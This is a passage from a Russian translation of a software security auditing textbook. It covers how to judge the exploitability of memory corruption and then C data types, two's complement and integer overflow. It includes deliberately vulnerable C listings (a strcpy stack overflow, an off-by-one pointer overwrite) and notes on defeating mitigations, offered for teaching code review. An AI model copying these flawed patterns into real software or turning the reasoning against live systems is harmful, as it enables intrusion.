Эта технология, безусловно, поднимает планку для разработчиков эксплойтов, особенно в сочетании с другими технологиями, такими как ASLR и неисполняемые страницы памяти. Однако сама по себе она не является полным решением и имеет лишь ограниченное применение. Атакующие все еще могут перезаписывать специфичные для приложения указатели на функции, поскольку компиляторы пока не кодируют указатели на функции, используемые приложением. Атакующий также может суметь перезаписать обычные некодированные переменные, которые в конечном итоге дают контроль выполнения через менее прямой вектор. Наконец, атакующие могут определить обстоятельства, которые перенаправляют контроль выполнения ограниченным, но полезным образом. Например, когда данные под управлением пользователя находятся в непосредственной близости от указателя на функцию, одно лишь повреждение младшего байта закодированного указателя на функцию может дать атакующим разумный шанс выполнить произвольный код, особенно когда они могут повторять попытки эксплуатации, пока успешное значение не будет найдено.



## Оценка влияния повреждения памяти

Теперь, когда вы знакомы с ландшафтом повреждения памяти, вам нужно знать, как точно оценивать риск, который представляют эти уязвимости. На то, насколько уязвимость эксплуатируема, влияет ряд факторов. Зная эти факторы, аудиторы кода могут оценить, насколько серьезна уязвимость и в какой степени ее можно эксплуатировать. Можно ли использовать ее только для аварийного завершения приложения? Можно ли выполнить произвольный код? Единственный способ узнать наверняка - написать proof-of-concept exploit, но этот подход может занимать слишком много времени даже для оценки приложения среднего размера. Вместо этого можно разумно оценить эксплуатируемость, ответив на несколько вопросов о возникающем повреждении памяти. Этот подход не так окончателен, как proof-of-concept exploit, но требует гораздо меньше времени, что делает его достаточным для большинства assessment.

### Реальная цена исправления уязвимостей

Вы можете удивиться объему сопротивления, с которым можно столкнуться при раскрытии уязвимостей поставщикам - даже поставщикам, которые специально наняли вас для выполнения оценки. Поставщики часто говорят, что потенциальные ошибки повреждения памяти не эксплуатируемы или по той или иной причине не являются проблемами. Однако повреждение памяти затрагивает приложение на самом базовом уровне, поэтому все случаи требуют серьезного рассмотрения. Действительно, история показала, что и атакующие, и исследователи безопасности придумывали изобретательные способы эксплуатировать, казалось бы, неэксплуатируемое. Вспоминается старая поговорка "where there's a will, there's a way", и когда речь идет о компрометации компьютерных систем, воли определенно много.

Поэтому большинство аудиторов считает, что поставщики ПО должны рассматривать все проблемы как высокоприоритетные; в конце концов, почему бы поставщикам не хотеть, чтобы их код был как можно более защищенным, и не исправлять проблемы настолько быстро, насколько они могут? Правда в том, что исправление программных ошибок всегда имеет цену, включая время разработчиков, стоимость развертывания патчей и возможный отзыв или пере выпуск продукта. Рассмотрим, например, стоимость распространения обновления уязвимости для широко развернутой embedded-системы, такой как smart card или cell phone. Обновление таких embedded-систем часто требует аппаратных модификаций или другого вмешательства квалифицированного техника. Компания поступила бы безответственно, если бы понесла затраты, связанные с обновлением, не имея разумного ожидания, что ошибка эксплуатируема.

## Где буфер расположен в памяти?

Расположение буфера в памяти важно; оно влияет на то, какие варианты есть у атакующего при попытке захватить управление процессом. Переменные в основном хранятся в трех областях памяти: стек, куча и постоянные данные (включая статические и глобальные переменные). Однако разные OS часто дополнительно сегментируют эти три области или добавляют новые области. Могут существовать различия между инициализированными и неинициализированными глобальными данными, или система может помещать thread local storage (TLS) в специальное расположение. Кроме того, разделяемые библиотеки обычно имеют собственные неинициализированные и инициализированные данные, отображенные в память процесса сразу после их программного кода. При определении эксплуатируемости нужно отслеживать, где происходит повреждение памяти и какие специальные соображения применимы. Эта задача может включать дополнительное исследование, чтобы понять раскладку памяти процесса для конкретной OS.

## Какие другие данные перезаписываются?

Повреждение памяти может быть не изолировано только переменными, на которые нацелен атакующий. Оно также может перезаписывать другие переменные, которые могут осложнить процесс эксплуатации. Это часто происходит при попытке эксплуатировать повреждение в стеке процесса. Вы уже знаете, что уязвимости в сегменте стека чаще всего эксплуатируются путем перезаписи сохраненного program counter. Однако это не всегда так прямолинейно; атакующие часто перезаписывают локальные переменные перед перезаписью сохраненного program counter, что может осложнить эксплуатацию, как показано в листинге 5-4.

### Листинг 5-4. Переполнение в локальные переменные

```
int dostuff(char *login)
{
    char *ptr = (char *)malloc(1024);
    char buf[1024];

    ...
    strcpy(buf, login);
    ...

    free(ptr);

    return 0;
}
```

В этом примере есть небольшая проблема: хотя атакующие могут перезаписать сохраненный program counter, они также перезаписывают переменную ptr, которая освобождается прямо перед возвратом функции. Это значит, что атакующие должны перезаписать ptr расположением в памяти, которое корректно и не приводит к аварийному завершению при вызове free(). Хотя этот метод позволяет атакующим эксплуатировать вызов free(), метод атаки сложнее, чем простая перезапись program counter (особенно если в статическом расположении памяти нет данных под управлением пользователя).

При оценке риска уязвимостей buffer overflow уделяйте особое внимание любым переменным на пути переполнения, которые смягчают попытки эксплуатации. Также помните, что компилятор может переупорядочить раскладку переменных во время компиляции, поэтому может понадобиться проверить бинарный файл, чтобы подтвердить эксплуатируемость.

NB. Иногда для эксплуатируемости ошибки требуется более одного возврата функции. Например, ОС, работающие на CPU Sun SPARC, часто требуют двух возвратов функции из-за того, как работают SPARC register windows.

## Сколько байтов можно перезаписать?

Нужно учитывать, на сколько байтов буфер переполняется и насколько пользователи контролируют размер переполнения. Переполнения слишком малого или слишком большого числа байтов могут сильно усложнить эксплойт. Очевидно, идеальная ситуация для атакующего - выбирать произвольную длину данных для переполнения.

Иногда атакующий может переполнить буфер на фиксированную величину, что дает меньше вариантов, но успешная эксплуатация все еще вероятна. Если можно переполнить только небольшое число байтов, эксплуатируемость зависит от того, какие данные повреждаются. Если атакующий способен повредить только соседнюю переменную в памяти, которая больше никогда не используется, ошибка, вероятно, неэксплуатируема. Очевидно, чем меньше памяти атакующий может повредить, тем менее вероятно, что ошибка эксплуатируема.

И наоборот, если атакующие могут переполнить на фиксированную величину, которая оказывается очень большой, ошибка неизменно приводит к повреждению огромной части памяти программы и почти наверняка аварийно завершает процесс. В некоторых случаях, когда signal handler или exception handler можно повредить, атакующие могут эксплуатировать эту ситуацию и получить управление процессом после возникновения исключения. Самый распространенный пример - крупные stack-based overflows в Windows, поскольку атакующие могут перезаписать SEH-структуры, содержащие указатели на функции, к которым обращаются при возникновении исключения.

Кроме того, некоторые ошибки могут приводить к нескольким записям в произвольные расположения памяти. Хотя часто возможна только одна перезапись, если можно выполнить несколько перезаписей, у атакующего больше рычагов при выборе способа эксплуатации уязвимой программы. Например, при format string vulnerabilities атакующие часто могут записывать в столько произвольных расположений, сколько захотят, повышая вероятность успешной эксплуатации.

NB. Иногда 1- или 2-байтовую перезапись легче эксплуатировать, чем 4-байтовую. Например, допустим, вы перезаписываете указатель на объект, состоящий из нескольких указателей, за которыми следует буфер с данными под вашим контролем. В этом случае младший значащий байт значения указателя можно перезаписать так, чтобы он указывал на буфер данных в объекте, а не на сам объект. Вы могли бы произвольно изменить состояние любого свойства объекта и, вероятно, эксплуатировать ошибку довольно надежно.

## Какие данные можно использовать для повреждения памяти?

Некоторые уязвимости повреждения памяти не дают прямого контроля над данными, используемыми для перезаписи памяти. Данные могут быть ограничены в зависимости от того, как они используются, как в случаях ограничений символов, однобайтовых перезаписей или изменяемых атакующим вызовов `memset()`. Листинг 5-5 показывает пример уязвимости, в которой память перезаписывается данными, которые атакующий не контролирует.

### Листинг 5-5. Косвенное повреждение памяти

```

int process_string(char *string)
{
    char **tokens, *ptr;
    int tokencount;

    tokens = (char **)calloc(64, sizeof(char *));

    if(!tokens)
        return -1;

    for(ptr = string; *ptr;){
        int c;

        for(end = ptr; *end && !isspace(end); end++);

        c = *end;
        *end = '\0';

        tokens[tokencount++] = ptr;

        ptr = (c == 0 ? end : end + 1);
    }

    ...
}

```

В этом коде есть buffer overflow в выделенной строке, манипулирующей массивом tokens. Данные, используемые для перезаписи памяти, не могут напрямую контролироваться атакующими, но перезаписанная память включает указатели на данные, контролируемые атакующим. Это может сделать эксплуатацию даже проще, чем при использовании стандартной техники. Если, например, перезаписывается указатель на функцию, атакующим не требуется информация о раскладке памяти, потому что указатель на функцию можно заменить указателем на данные под управлением атакующего. Однако эксплуатация может быть сложнее, если, например, перезаписывается заголовок heap block или другая сложная структура.

Уязвимости off-by-one - одни из самых распространенных уязвимостей, связанных с перезаписанными данными, которые атакующий не контролирует. Листинг 5-6 показывает пример уязвимости off-by-one.

#### Листинг 5-6. Off-by-one overwrite

```

struct session {
    int sequence;
    int mac[MAX_MAC];
    char *key;
};

int delete_session(struct session *session)
{
    memset(session->key, 0, KEY_SIZE);
    free(session->key);
    free(session);
}

int get_mac(int fd, struct session *session)
{
    unsigned int i, n;

    n = read_network_integer(fd);

    if(n > MAX_MAC)
        return -1;

    for(i = 0; i <= n; i++)
        session->mac[i] = read_network_integer(fd);

    return 0;
}

```

Если атакующие задают длину `mac` ровно `MAX_MAC`, функция `get_mac()` считывает на один элемент больше, чем выделено места (как показано в выделенной строке). В этом случае последний прочитанный `integer` перезаписывает переменную `key`. Во время функции `delete_session()` переменная `key` передается в `memset` перед удалением, что позволяет атакующим перезаписать произвольное расположение в памяти, но только NUL-байтами. Эксплуатация этой уязвимости сложна, потому что атакующие не могут выбрать, какими данными перезаписывается память. Кроме того, предоставленное атакующим расположение памяти впоследствии освобождается, что означает, что атака, скорее всего, была бы направлена на процедуры управления памятью. Успешное выполнение такой атаки может быть крайне трудным, особенно в многопоточных приложениях.

Листинги 5-5 и 5-6 показывают, как атакующим может быть трудно эксплуатировать уязвимость, когда перезаписываемые данные нельзя контролировать. При изучении похожих проблем нужно определить, что входит в перезаписываемые данные и может ли это контролироваться атакующими. Обычно атакующие имеют довольно прямой контроль над записываемыми данными или могут манипулировать возникающим повреждением, чтобы получить доступ к данным под управлением атакующего.

## Разделяются ли блоки памяти?

Иногда в приложениях всплывают ошибки, при которых `memory manager` ошибочно выдает один и тот же блок памяти более одного раза, хотя он все еще используется. Когда это происходит, две или более независимые части приложения используют блок памяти, ожидая, что имеют к нему эксклюзивный доступ, хотя фактически это не так. Эти уязвимости обычно вызваны одной из двух ошибок:

- Ошибка в коде управления памятью
- Неправильное использование `memory-management API`

Такие типы уязвимостей также могут приводить к удаленному выполнению; однако определить, эксплуатируемы ли уязвимости совместного использования блоков памяти, обычно сложно и зависит от приложения. Одна причина состоит в том, что атакующие могут быть не способны точно предсказать, какая другая часть приложения получит тот же блок памяти, и не будут знать, какие данные предоставить для выполнения атаки. Кроме того, в приложении могут быть `timing issues`, особенно в многопоточном ПО, обслуживающем большое число клиентов всякий раз, когда они подключаются. Несмотря на трудности, существуют процедуры эксплуатации этих уязвимостей, поэтому их не следует считать низкоприоритетными без обоснования.

Похожее повреждение памяти может произойти, когда блок памяти выделяется только один раз (правильное поведение), но затем этот блок памяти передается двум параллельно работающим потокам с предположением о взаимоисключающем доступе. Этот тип уязвимостей в значительной степени вызван проблемами синхронизации и подробно рассматривается в главе 13, "Синхронизация и состояние".

## Какие защиты включены?

После того как вам известны детали потенциально эксплуатируемой уязвимости повреждения памяти, нужно рассмотреть любые смягчающие факторы, которые могут предотвратить эксплуатацию. Например, если часть ПО будет работать только на Windows XP SP2+, вы знаете, что присутствуют stack cookies и SafeSEH, поэтому типичное stack overflow может быть неэксплуатируемым. Конечно, нельзя сбрасывать со счетов повреждение памяти только потому, что защитные меры включены. Вполне возможно, что атакующий сможет найти способ подорвать SafeSEH, используя небезопасный загруженный модуль, или перезаписать параметр функции, чтобы обойти stack cookies. Однако нужно учитывать эти защитные меры и пытаться оценить вероятность того, что атакующий обойдет их и надежно эксплуатирует систему.

## Резюме

Эта глава объяснила, как происходит повреждение памяти и как оно может влиять на состояние приложения. В частности, вы увидели, как атакующие могут использовать ошибки повреждения памяти, чтобы захватывать управление приложениями и выполнять вредоносные действия. Это знание существенно при оценке уязвимостей безопасности приложений, потому что позволяет точно определить вероятность того, что атакующий эксплуатирует конкретную проблему повреждения памяти. Однако эксплойты повреждения памяти - самостоятельная область изучения, и state of the art постоянно меняется, находя новые способы эксплуатировать ранее неэксплуатируемое. Как reviewer, вы должны рассматривать все проблемы повреждения памяти как потенциально серьезные уязвимости, пока не сможете доказать обратное.

## Глава 6. Проблемы языка C

"Однажды ты поймешь."

Нил Мехта, старший исследователь, Internet Security Systems X-Force

### Введение

Когда вы анализируете ПО, чтобы обнаружить потенциальные дыры безопасности, важно понимать базовые детали того, как язык программирования реализует типы данных и операции, и как эти детали могут влиять на поток выполнения. Ревьюер кода, изучающий бинарный файл приложения на уровне *assembly*, может явно увидеть, как данные хранятся и обрабатываются, а также точные последствия операции над фрагментом данных. Однако когда вы анализируете приложение на уровне исходного кода, некоторые детали абстрагированы и менее очевидны. Эта абстракция может приводить к появлению тонких уязвимостей в ПО, которые долгое время остаются незамеченными и неисправленными. Тщательный аудитор должен быть знаком с базовой реализацией исходного языка и с тем, как эти детали могут приводить к значимым для безопасности условиям в граничных случаях или исключительных ситуациях.

Эта глава исследует тонкие детали языка программирования C, которые могут неблагоприятно влиять на безопасность и устойчивость приложения. В частности, она рассматривает детали хранения примитивных типов, условия арифметического переполнения и антипереполнения, проблемы преобразования типов, такие как продвижения типов по умолчанию, *signed/unsigned*-преобразования и сравнения, расширение знака и усечение. Вы также рассмотрите некоторые интересные нюансы C, связанные с неожиданными результатами определенных операторов и другим поведением, которое часто недооценивается. Хотя глава сосредоточена на C, многие принципы можно применить к другим языкам.

### Справка по языку C

Эта глава подробно работает со спецификой языка C и использует терминологию из стандартов C. Вам не нужно обращаться к стандартам, чтобы следовать материалу, но эта глава активно использует публичный финальный черновик стандарта C99 (ISO/IEC 9899:1999), который можно найти по адресу [www.open-std.org/jtc1/sc22/wg14/www/standards](http://www.open-std.org/jtc1/sc22/wg14/www/standards).

Документ C Rationale, сопровождающий черновик стандарта, также полезен. Заинтересованным читателям стоит посмотреть отличную книгу Питера ван дер Линдена *Expert C Programming* (Prentice Hall, 1994) и второе издание *The C Programming Language* Кернигана и Ритчи (Prentice Hall, 1988). Возможно, вас также заинтересует покупка финальной версии стандарта ISO или более старого стандарта ANSI; оба продаются через сайт организации ANSI ([www.ansi.org](http://www.ansi.org)).

Хотя эта глава включает недавний стандарт, содержание ориентировано на текущее массовое использование C, в частности на стандарты ANSI C89/ISO 90. Поскольку обсуждаются низкоуровневые детали безопасности, добавлены примечания о любых ситуациях, где изменения между версиями C имеют значение.

Иногда при обсуждении стандартов используются термины "undefined behavior" и "implementation-defined behavior". Undefined behavior - неопределенное поведение: условия, которые компилятор не обязан обрабатывать и которые поэтому имеют неспецифицированные результаты. Implementation-defined behavior - поведение, зависящее от реализации. Оно должно обрабатываться согласованным и логичным образом, а метод его обработки должен быть документирован.

## Обзор хранения данных

Прежде чем углубляться в тонкости C, стоит повторить основы типов C - в частности, размеры их хранения, диапазоны значений и представления. Этот раздел объясняет типы с общей точки зрения, исследует детали вроде двоичного кодирования, арифметики twos complement и соглашений о порядке байтов, а затем завершает практическими наблюдениями о распространенных и будущих реализациях.

Стандарты C определяют объект как область хранения данных в среде выполнения; ее содержимое может представлять значения. У каждого объекта есть связанный тип: способ интерпретировать значение, хранящееся в этом объекте, и придать ему смысл. В стандартах C определены десятки типов, но эта глава сосредоточена на следующих:

- Символьные типы - есть три символьных типа: `char`, `signed char` и `unsigned char`. Все три типа гарантированно занимают 1 байт хранилища. Является ли тип `char signed`, определяется реализацией. В большинстве текущих систем по умолчанию `char signed`, хотя обычно доступны флаги компилятора, меняющие это поведение.
- Целочисленные типы - есть четыре стандартных знаковых целочисленных типа, не считая символьных типов: `short int`, `int`, `long int` и `long long int`. У каждого стандартного типа есть соответствующий `unsigned`-тип, занимающий тот же объем хранилища. Примечание: тип `long long int` новый в C99.
- Типы с плавающей точкой - есть три вещественных типа с плавающей точкой и три комплексных типа. Вещественные типы с плавающей точкой - `float`, `double` и `long double`. Три комплексных типа - `float _Complex`, `double _Complex` и `long double _Complex`. Примечание: комплексные типы новые в C99.
- Битовые поля - битовое поле представляет конкретное число битов в объекте. Битовые поля могут быть `signed` или `unsigned` в зависимости от объявления. Если спецификатор знакового типа не указан, знак битового поля зависит от реализации.

NB. Битовые поля могут быть незнакомы некоторым программистам, поскольку обычно они не встречаются вне сетевого или низкоуровневого кода. Вот краткий пример битового поля:

```
struct controller
{
    unsigned int id:4;
    unsigned int tflag:1;
    unsigned int rflag:1;
    unsigned int ack:2;
    unsigned int seqnum:8;
    unsigned int code:16;
};
```

Структура `controller` имеет несколько небольших членов. `id` относится к 4-битной `unsigned`-переменной, а `tflag` и `rflag` относятся к отдельным битам. `ack` - 2-битная переменная, `seqnum` - 8-битная переменная, а `code` - 16-битная переменная.



Члены этой структуры, вероятно, будут размещены как смежные биты в памяти, помещающиеся в одну 32-битную область.

С абстрактной точки зрения каждый целочисленный тип (включая символьные типы) представляет другой размер целого числа, который компилятор может сопоставить с подходящим базовым, зависящим от архитектуры типом данных. Символьный тип гарантированно занимает 1 байт хранилища (хотя байт необязательно должен быть 8 битами). `sizeof(char)` всегда равен единице, и вы всегда можете использовать указатель на `unsigned char`, `sizeof` и `memcpy()` для изучения и изменения фактического содержимого других типов. Остальные целочисленные типы имеют определенные диапазоны значений, которые они обязаны представлять, и должны поддерживать определенные отношения друг с другом (например, `long` не может быть меньше `short`), но в остальном их реализация в значительной степени зависит от архитектуры и компилятора.

Знаковые целочисленные типы могут представлять и положительные, и отрицательные значения, тогда как `unsigned`-типы могут представлять только положительные значения. У каждого `signed`-целочисленного типа есть соответствующий `unsigned`-целочисленный тип, занимающий тот же объем хранилища. `Unsigned`-целочисленные типы имеют два возможных типа битов: биты значения, которые содержат фактическое двоичное представление значения объекта, и `padding`-биты, которые необязательны и в остальном не специфицированы стандартом. `Signed`-целочисленные типы также имеют биты значения и `padding`-биты, а также один дополнительный бит: бит знака. Если бит знака в `signed`-целочисленном типе сброшен, его представление значения идентично представлению этого значения в соответствующем `unsigned`-целочисленном типе. Иными словами, базовый битовый шаблон для положительного значения 42 должен выглядеть одинаково независимо от того, хранится оно в `int` или `unsigned int`.

Целочисленный тип имеет `precision` и `width`. `Precision` - число битов значения, используемых целочисленным типом. `Width` - число битов, которые тип использует для представления своего значения, включая биты значения и бит знака, но не `padding`-биты. Для `unsigned`-целочисленных типов `precision` и `width` совпадают. Для `signed`-целочисленных типов `width` на единицу больше `precision`.

Программисты могут называть различные типы несколькими способами. Для заданного `integer type`, например `short int`, программист обычно может опустить ключевое слово `int`. Поэтому ключевые слова `signed short int`, `signed short`, `short int` и `short` относятся к одному и тому же типу данных. В общем случае, если спецификаторы типа `signed` и `unsigned` опущены, тип предполагается `signed`. Однако это предположение неверно для типа `char`, поскольку его `signed`-статус зависит от реализации. Обычно `char signed`. Если вам нужен `signed character` со 100% уверенностью, можно специально объявить `signed char`.

С также имеет богатую систему псевдонимов типов, поддерживаемую через `typedef`, поэтому у программистов обычно есть предпочтительные соглашения для указания переменной известного размера и представления. Например, типы вроде `int8_t`, `uint8_t`, `int32_t` и `u_int32_t` популярны у UNIX- и сетевых программистов. Они представляют соответственно 8-битное `signed`-целое, 8-битное `unsigned`-целое, 32-битное `signed`-целое и 32-битное `unsigned`-целое.

Windows-программисты склонны использовать типы вроде `BYTE`, `CHAR` и `DWORD`, которые соответственно сопоставляются с 8-битным `unsigned`-целым, 8-битным `signed`-целым и 32-битным `unsigned`-целым.

## Двоичное кодирование

Unsigned-целочисленные значения кодируются в чистой двоичной форме, то есть в системе счисления с основанием два. Каждый бит равен 1 или 0, показывая, вносит ли степень двойки, которую представляет позиция бита, вклад в общее значение числа. Чтобы преобразовать положительное число из двоичной записи в десятичную, значение каждой позиции бита  $n$  умножается на  $2^{(n-1)}$ . Несколько примеров таких преобразований показаны ниже:

$$\begin{aligned}0001\ 1011 &= 2^4 + 2^3 + 2^1 + 2^0 = 27 \\0000\ 1111 &= 2^3 + 2^2 + 2^1 + 2^0 = 15 \\0010\ 1010 &= 2^5 + 2^3 + 2^1 = 42\end{aligned}$$

Аналогично, чтобы преобразовать положительное десятичное целое в двоичное, вы многократно вычитаете степени двойки, начиная с наибольшей степени двойки, которую можно вычесть из integer, оставив положительный результат или ноль. Следующие строки показывают несколько примеров преобразований:

$$\begin{aligned}55 &= 32 + 16 + 4 + 2 + 1 \\&= (2^5) + (2^4) + (2^2) + (2^1) + (2^0) \\&= 0011\ 0111 \\37 &= 32 + 4 + 1 \\&= (2^5) + (2^2) + (2^0) \\&= 0010\ 0101\end{aligned}$$

Signed-целые используют бит знака, а также биты значения и padding-биты. Стандарты C дают три возможные арифметические схемы для целых чисел и, следовательно, три возможные интерпретации бита знака:

- Sign and magnitude - знак числа хранится в бите знака. Он равен 1, если число отрицательное, и 0, если число положительное. Модуль числа хранится в битах значения. Эта схема проста для чтения и понимания людьми, но неудобна для компьютеров, потому что им приходится явно сравнивать модули и знаки для арифметических операций.
- Ones complement - снова бит знака равен 1, если число отрицательное, и 0, если число положительное. Положительные значения можно читать напрямую из битов значения. Однако отрицательные значения нельзя читать напрямую; сначала нужно инвертировать все число. В ones complement число инвертируется путем инвертирования всех его битов. Чтобы найти значение отрицательного числа, нужно инвертировать его биты. Эта система лучше работает для машины, но все еще есть сложности со сложением и, как sign and magnitude, забавная неоднозначность двух значений нуля: positive zero и negative zero.
- Twos complement - бит знака равен 1, если число отрицательное, и 0, если число положительное. Положительные значения можно читать напрямую из битов значения, но отрицательные значения нельзя читать напрямую; сначала нужно инвертировать все число. В twos complement число инвертируется путем инвертирования всех битов и последующего добавления единицы. Это хорошо работает для машины и устраняет неоднозначность двух потенциальных значений нуля.

Целые числа обычно представлены внутри с использованием twos complement, особенно в современных компьютерах. Как упоминалось, twos complement кодирует положительные значения стандартным двоичным кодированием. Диапазон положительных значений, который можно представить, основан на числе битов значения. 8-битное signed-целое в twos complement имеет 7 битов значения и 1 бит знака. Оно может представлять положительные значения от 0 до 127 в 7 битах значения. Все отрицательные значения, представленные кодированием twos complement, требуют установленного бита знака. Значения от -128 до -1 можно представить в битах значения, когда бит знака установлен, что позволяет 8-битному signed-целому представлять от -128 до 127.

Для арифметики бит знака помещается в самый значащий бит типа данных. В общем случае signed-число в twos complement ширины X может представлять диапазон целых чисел от  $-2^{(X-1)}$  до  $2^{(X-1)} - 1$ . Таблица 6-1 показывает типичные диапазоны целых чисел в twos complement разных размеров.

**Таблица 6-1. Максимальные и минимальные значения для integers**

| Значение                         | 8-bit | 16-bit | 32-bit      | 64-bit               |
|----------------------------------|-------|--------|-------------|----------------------|
| Минимальное значение (signed)    | -128  | -32768 | -2147483648 | -9223372036854775808 |
| Максимальное значение (signed)   | 127   | 32767  | 2147483647  | 9223372036854775807  |
| Минимальное значение (unsigned)  | 0     | 0      | 0           | 0                    |
| Максимальное значение (unsigned) | 255   | 65535  | 4294967295  | 18446744073709551615 |

Как описано ранее, вы инвертируете twos complement number, инвертируя все биты и добавляя единицу. Листинг 6-1 показывает, как получить представление -15 путем инвертирования числа 15, а затем как выяснить значение неизвестного отрицательного битового шаблона.

**Листинг 6-1. Представление -15 в twos complement**

```
0000 1111 - binary representation for 15
1111 0000 - invert all the bits
0000 0001 - add one
1111 0001 - twos complement representation for -15

1101 0110 - unknown negative number
0010 1001 - invert all the bits
0000 0001 - add one
0010 1010 - twos complement representation for 42

original number was -42
```

## Порядок байтов

В современных архитектурах есть два соглашения об упорядочении байтов: big endian и little endian. Эти соглашения применяются к типам данных размером больше 1 байта, таким как short int или int. В big-endian-архитектуре байты расположены в памяти начиная с самого значащего байта и заканчивая наименее значащим байтом. Little-endian-архитектуры, однако, начинают с наименее значащего байта и заканчивают самым значащим. Например, у вас есть 4-байтное целое с десятичным значением 12345. В двоичном виде это 11000000111001. Это целое расположено по адресу 500. На big-endian-машине оно представлено в памяти так:

```
Address 500: 00000000
Address 501: 00000000
Address 502: 00110000
Address 503: 00111001
```

На little-endian-машине, однако, он представлен так:

```
Address 500: 00111001
Address 501: 00110000
Address 502: 00000000
Address 503: 00000000
```

Машины Intel являются little endian, но RISC-машины, такие как SPARC, обычно big endian. Некоторые машины способны нативно работать с обоими кодированиями.

## Распространенные реализации

Практически говоря, если речь идет о современной 32-битной twos complement-машине, что можно сказать о базовых типах C и их представлениях?

В общем случае ни один из целочисленных типов не имеет padding-битов, поэтому об этом не нужно беспокоиться. Все будет использовать представление twos complement. Байты будут длиной 8 бит. Порядок байтов различается; на машинах Intel это little endian, но на RISC-машинах скорее big endian.

Тип char, вероятно, signed по умолчанию и занимает 1 байт. Тип short занимает 2 байта, а int занимает 4 байта. Тип long также занимает 4 байта, а long long - 8 байтов. Поскольку вы знаете, что целые числа кодируются в twos complement, и знаете их базовые размеры, определить их минимальные и максимальные значения легко. Таблица 6-2 суммирует типичные размеры диапазонов целочисленных типов данных на 32-битной машине.

**Таблица 6-2. Типичные размеры и диапазоны integer types на 32-битных платформах**

| Тип                | Ширина (в битах) | Минимальное значение       | Максимальное значение      |
|--------------------|------------------|----------------------------|----------------------------|
| signed char        | 8                | -128                       | 127                        |
| unsigned char      | 8                | 0                          | 255                        |
| short              | 16               | -32,768                    | 32,767                     |
| unsigned short     | 16               | 0                          | 65,535                     |
| int                | 32               | -2,147,483,648             | 2,147,483,647              |
| unsigned int       | 32               | 0                          | 4,294,967,295              |
| long               | 32               | -2,147,483,648             | 2,147,483,647              |
| unsigned long      | 32               | 0                          | 4,294,967,295              |
| long long          | 64               | -9,223,372,036,854,775,808 | 9,223,372,036,854,775,807  |
| unsigned long long | 64               | 0                          | 18,446,744,073,709,551,615 |

Что можно ожидать в ближайшем будущем по мере распространения 64-битных систем?

Следующий список описывает несколько type systems, которые используются сегодня или были предложены:

- ILP32 - int, long и pointer все имеют размер 32 бита, текущий стандарт для большинства 32-битных компьютеров.
- ILP32LL - int, long и pointer все имеют размер 32 бита, а новый тип long long имеет размер 64 бита. Тип long long новый в C99. Он дает C тип с минимальной шириной 64 бита, но не меняет никаких основ языка.
- LP64 - long и pointer имеют размер 64 бита, поэтому типы pointer и long изменились с 32-битных на 64-битные значения.

- ILP64 - int, long и pointer все имеют размер 64 бита. Тип int изменен на 64-битный тип, что имеет довольно существенные последствия для языка.
- LLP64 - указатели и новый тип long long имеют размер 64 бита. Типы int и long остаются 32-битными типами данных.

Таблица 6-3 кратко суммирует эти type systems.

**Таблица 6-3. 64-битные integer type systems**

| Type      | ILP32 | ILP32LL | LP64 | ILP64 | LLP64 |
|-----------|-------|---------|------|-------|-------|
| char      | 8     | 8       | 8    | 8     | 8     |
| short     | 16    | 16      | 16   | 16    | 16    |
| int       | 32    | 32      | 32   | 64    | 32    |
| long      | 32    | 32      | 64   | 64    | 32    |
| long long | N/A   | 64      | 64   | 64    | 64    |
| pointer   | 32    | 32      | 64   | 64    | 64    |

Как видите, типичные размеры типов данных соответствуют модели ILP32LL, которой придерживается большинство компиляторов на 32-битных платформах. Модель LP64 - фактический стандарт для компиляторов, генерирующих код для 64-битных платформ. Как вы узнаете позже в этой главе, тип int - базовая единица языка C; многие вещи за кулисами преобразуются в него и из него. Поскольку на тип данных int так сильно полагаются при вычислениях выражений, модель LP64 является идеальным выбором для 64-битных систем, потому что она не меняет тип данных int; в результате она в значительной степени сохраняет ожидаемое поведение преобразования типов C.

## Арифметические граничные условия

Вы узнали, что базовые integer types C имеют минимальные и максимальные возможные значения, определяемые их базовым представлением в памяти. Типичные диапазоны для 32-битных twos complement-архитектур были представлены в таблице 6-2. Поэтому теперь можно исследовать, что может произойти, когда вы пытаетесь перейти эти границы. Простая арифметика над переменной, такая как сложение, вычитание или умножение, может дать значение, которое нельзя удержать в этой переменной. Рассмотрим этот пример:

```
unsigned int a;

a=0xe0000020;

a=a+0x20000020;
```

Вы знаете, что a может без проблем удерживать значение 0xE0000020; таблица 6-2 перечисляет максимальное значение unsigned 32-битной переменной как 4,294,967,295, или 0xFFFFFFFF. Однако когда 0x20000020 добавляется к 0xE0000000, результат 0x100000040 нельзя удержать в a. Когда арифметическая операция дает значение выше максимально возможного представимого значения, это называется числовым переполнением.

Вот немного другой пример:

```
unsigned int a;  
  
a=0;  
  
a=a-1;
```

Программист вычитает 1 из `a`, начальное значение которой равно 0. Результирующее значение -1 нельзя удержать в `a`, потому что оно ниже минимального возможного значения 0. Этот результат известен как числовое антипереполнение.

NB. Условия числового переполнения также называются в литературе по безопасному программированию `numeric overflows`, `arithmetic overflows`, `integer overflows` или `integer wrapping`. Условия числового антипереполнения могут называться `numeric underflows`, `arithmetic underflows`, `integer underflows` или `integer wrapping`. В частности, могут использоваться термины `"wrapping around a value"` или `"wrapping below zero"`.

Хотя эти условия могут казаться редкими или несущественными в реальном коде, на самом деле они встречаются довольно часто, и их влияние может быть очень серьезным с точки зрения безопасности. Некорректный результат арифметической операции может подорвать целостность приложения и часто привести к компрометации его безопасности. Числовое переполнение или антипереполнение, возникшее в начале блока кода, может привести к тонкой серии каскадных сбоев; не только результат одной арифметической операции становится загрязненным, но и каждая последующая операция, использующая этот загрязненный результат, вводит точку, где атакующий может получить неожиданное влияние.

NB. Хотя числовое `wrapping` распространено в большинстве языков программирования, это особая проблема в программах C/C++, потому что C требует от программистов выполнять низкоуровневые задачи, которые более абстрактные высокоуровневые языки выполняют автоматически. Эти задачи, такие как динамическое выделение памяти и отслеживание длины буфера, часто требуют арифметики, которая может быть уязвимой. Атакующие обычно используют арифметические граничные условия, манипулируя вычислением длины так, чтобы выделялось недостаточное количество памяти. Если это происходит, программа позже рискует обрабатывать память за пределами выделенного пространства, что часто приводит к эксплуатируемой ситуации. Другая распространенная техника атаки - обход проверки длины, защищающей чувствительные операции, такие как копирование памяти.

Эта глава предлагает несколько примеров того, как условия антипереполнения и переполнения приводят к эксплуатируемым уязвимостям. В общем случае аудиторам следует помнить об арифметических граничных условиях при ревью кода и обязательно учитывать возможные последствия тонкой, каскадной природы этих дефектов.

В следующих разделах вы рассмотрите арифметические граничные условия, влияющие на `unsigned`-целые, а затем изучите `signed`-целые.

### Предупреждение

